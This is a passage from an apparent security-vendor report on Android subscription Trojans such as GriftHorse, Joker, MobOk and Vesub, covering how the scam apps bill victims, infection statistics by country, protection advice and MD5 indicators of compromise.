
Then all you need to do is pay for the service and receive your weight-loss plan, which the scammers promise to send to your email address.



If you scroll down to the bottom of the page, you'll see that the "service" charges a subscription fee with automatic billing. This means money will be deducted from the user's bank account on a regular basis, needing no repeat confirmation from the user.



The fact that the app subscribes users to automatic billing is confirmed in the reviews section on Google Play. Moreover, many users complain they were unable to cancel the subscription directly through the actual app, while others mention they never received a weight-loss plan after paying the subscription fee.



Kaspersky solutions detect these apps as Trojan.AndroidOS.GriftHorse.l. Our researchers also detected websites that deploy a similar subscription scheme (article in Russian). These websites offered access to a wider pool of materials, such as training courses on office suites or online marketplace trading.


Geography of GriftHorse.l attacks

We observed the activity of Trojan GriftHorse.l from 25 January 2022. Kaspersky solutions detected most instances of the Trojan on devices owned by users in Russia (81.37%). The country which came in second for the most users affected was Saudi Arabia (6.07%), with Egypt (1.91%) in third place.

Geographical distribution of users attacked by GriftHorse.l Trojan, 25 January 2022 — 31 March 2022 (download)

GriftHorse.ae: don't give out your number!

The Trojan detected as Trojan.AndroidOS.GriftHorse.ae may belong to the same family as GriftHorse.l, but it behaves in a completely different way. The malware poses as apps for recovering deleted files, editing photos and videos, blinking the flash for incoming calls, navigation, document scanning, translation, and so on. Yet all these apps can do in practice is request a phone number under the pretense of a login, although clicking "login" will actually subscribe the user. This is the simplest form of subscription — it bills the cell phone account and all it needs to complete the process is the victim's phone number. It remains unclear what exactly does the GriftHorse.ae Trojan subscribe the user to.



Fake login screen in an app

Like its relative, GriftHorse.ae is also spread through Google Play. Scammers upload a great number of similar apps to the marketplace in the hope that at least some of them will be available to users for a certain amount of time.

Geography of GriftHorse.ae attacks

Our radars picked up the GriftHorse.ae Trojan for the first time on 10 March 2022. Among the users who fell victim to attacks in less than a month, 43.57% were located in Russia, 22.95% in Saudi Arabia, and 6.14% in Oman.

Geographical distribution of users attacked by GriftHorse.ae Trojan, 10 March 2022 — 31 March 2022 (download)

Forth and fifth place were taken by users in Poland (4.39%) and Belarus (3.22%).

General statistics on Trojan subscribers

From January 2021 to March 2022, the most active of the subscription Trojans covered in this article was MobOk. It was encountered by 74.09% of the Kaspersky mobile solution users who were attacked by the malware mentioned in this piece. Joker Trojans were blocked on 17.16% of user devices,

while the least active Trojans were from the families Vesub (3.57%) and GriftHorse (3.53% of users encountered GriftHorse.l and 2.09% encountered GriftHorse.ae). It's still worth noting that GriftHorse is a new family and it's only beginning to pick up momentum.

Share of users who encountered Trojans from specific families out of all users attacked by the subscription Trojans described in this article, January 2021—— March 2022 (download)

Geography of subscription Trojan attacks

The majority of users who encountered subscription Trojans were located in Russia (27.32%), India (8.43%), Indonesia (8.18%), Ukraine (6.25%), and Saudi Arabia (5.01%).

Geographical distribution of users attacked by subscription Trojans, January 2021 —— March 2022 (download)

Conclusion

Subscription Trojans can bypass bot detection on websites for paid services, and sometimes they subscribe users to scammers' own non-existent services.

To avoid unwanted subscriptions, avoid installing apps from unofficial sources, which is the most frequent source of malware. You shouldn't let your guard down when installing apps from Google Play either: read the reviews, read up on the developer, the terms of use and payment. For messaging choose a well-known app with positive reviews.

Even if you trust an app, you should avoid granting it too many permissions. Only allow access to notifications for apps that need it to perform their intended purposes —— for example, to transfer notifications to wearable devices. Apps for something like themed wallpapers or photo editing don't need access to your notifications.

Indicators of compromise (MD5)

Trojan.AndroidOS.Joker

d3d8dbb9a4dffc1e7007b771e09b5b38 ab168c7fbfa2f436d7deb90eb5649273 77a6c1c2f782c699d1e73a940f36a527
34c60a3034635cc19c110a14dcfd2436 8cccfb60aeeb726916f4937c0a702e6a

Trojan.AndroidOS.MobOk

b73d2205a2062a51727e22e25a168cef

Trojan.AndroidOS.Vesub

1b833cc7880d5f1986d53692b8a05e3c 2cfbbc61a71d38fc83c50dc18d569b77 6e07381626d69f4710d7979dff7bff2a
3395101b243993f4969c347e5feb8f65 aebe1da0134b40fdcfc3adea18a50b8a

Trojan.AndroidOS.GriftHorse.l

07d6d7a15b94a6697db66364f1e79a85 11a1446bd6265b66e13f097ecfd195d8

Trojan.AndroidOS.GriftHorse.ae

1b987b970d1274e44a66769c4a453462 1cefe439d7c533cf8ed689dd41ab35c4 1d264d1eff33cff04dd04680db13a7d0
1eb9c7af96fcefb9e6070ee8c1720aa3 1f3baf400abaafd99fd3c0d630ad75ea 3a9829a5a62dda630f6b1e2d3371f9ae 3cece1bcf65ec7befd5eef8aa2fc70cb
3ed41d81c15f6479ec0e0bca69c5c55f 4bd04b372cf9eb00230d761eafb02218 5a6b67fa0d911f4858b0f00dc46c58fd
5a7ab3c12c01e7c9c0a58ef7be536ca9 5b5427b6310480a23e64cebfb757fffe 5d9c9d7725ea4e47fc319384b2f88dad
5ddd4d0321a29a5e8699b703b4165df8 6b336d8e9b459d937046475945d0c976 06d5eea04cfaa637e6b78f2ff22b7e7a
6dba0f2972d412f768f1c332777753f9 6e76a7b223754a27197c73cb815505d6 6ede369b56d7f405849e0e2263fc5d95
6f6391157fe40d78be21a145cb8fdc0a 7ad06772f92688d331e994febe77d56f 7d068d99bab6873750fc81444980d084
7def5fccad7d3f9ef0c6f54140f63cf9 7eccd4b190bac4f9470afa975cdab5e2

- Google Android
- Malware
- Malware Descriptions

- Malware Statistics
- Malware Technologies
- Mobile Malware
- Trojan

Authors

- 

Igor Golovin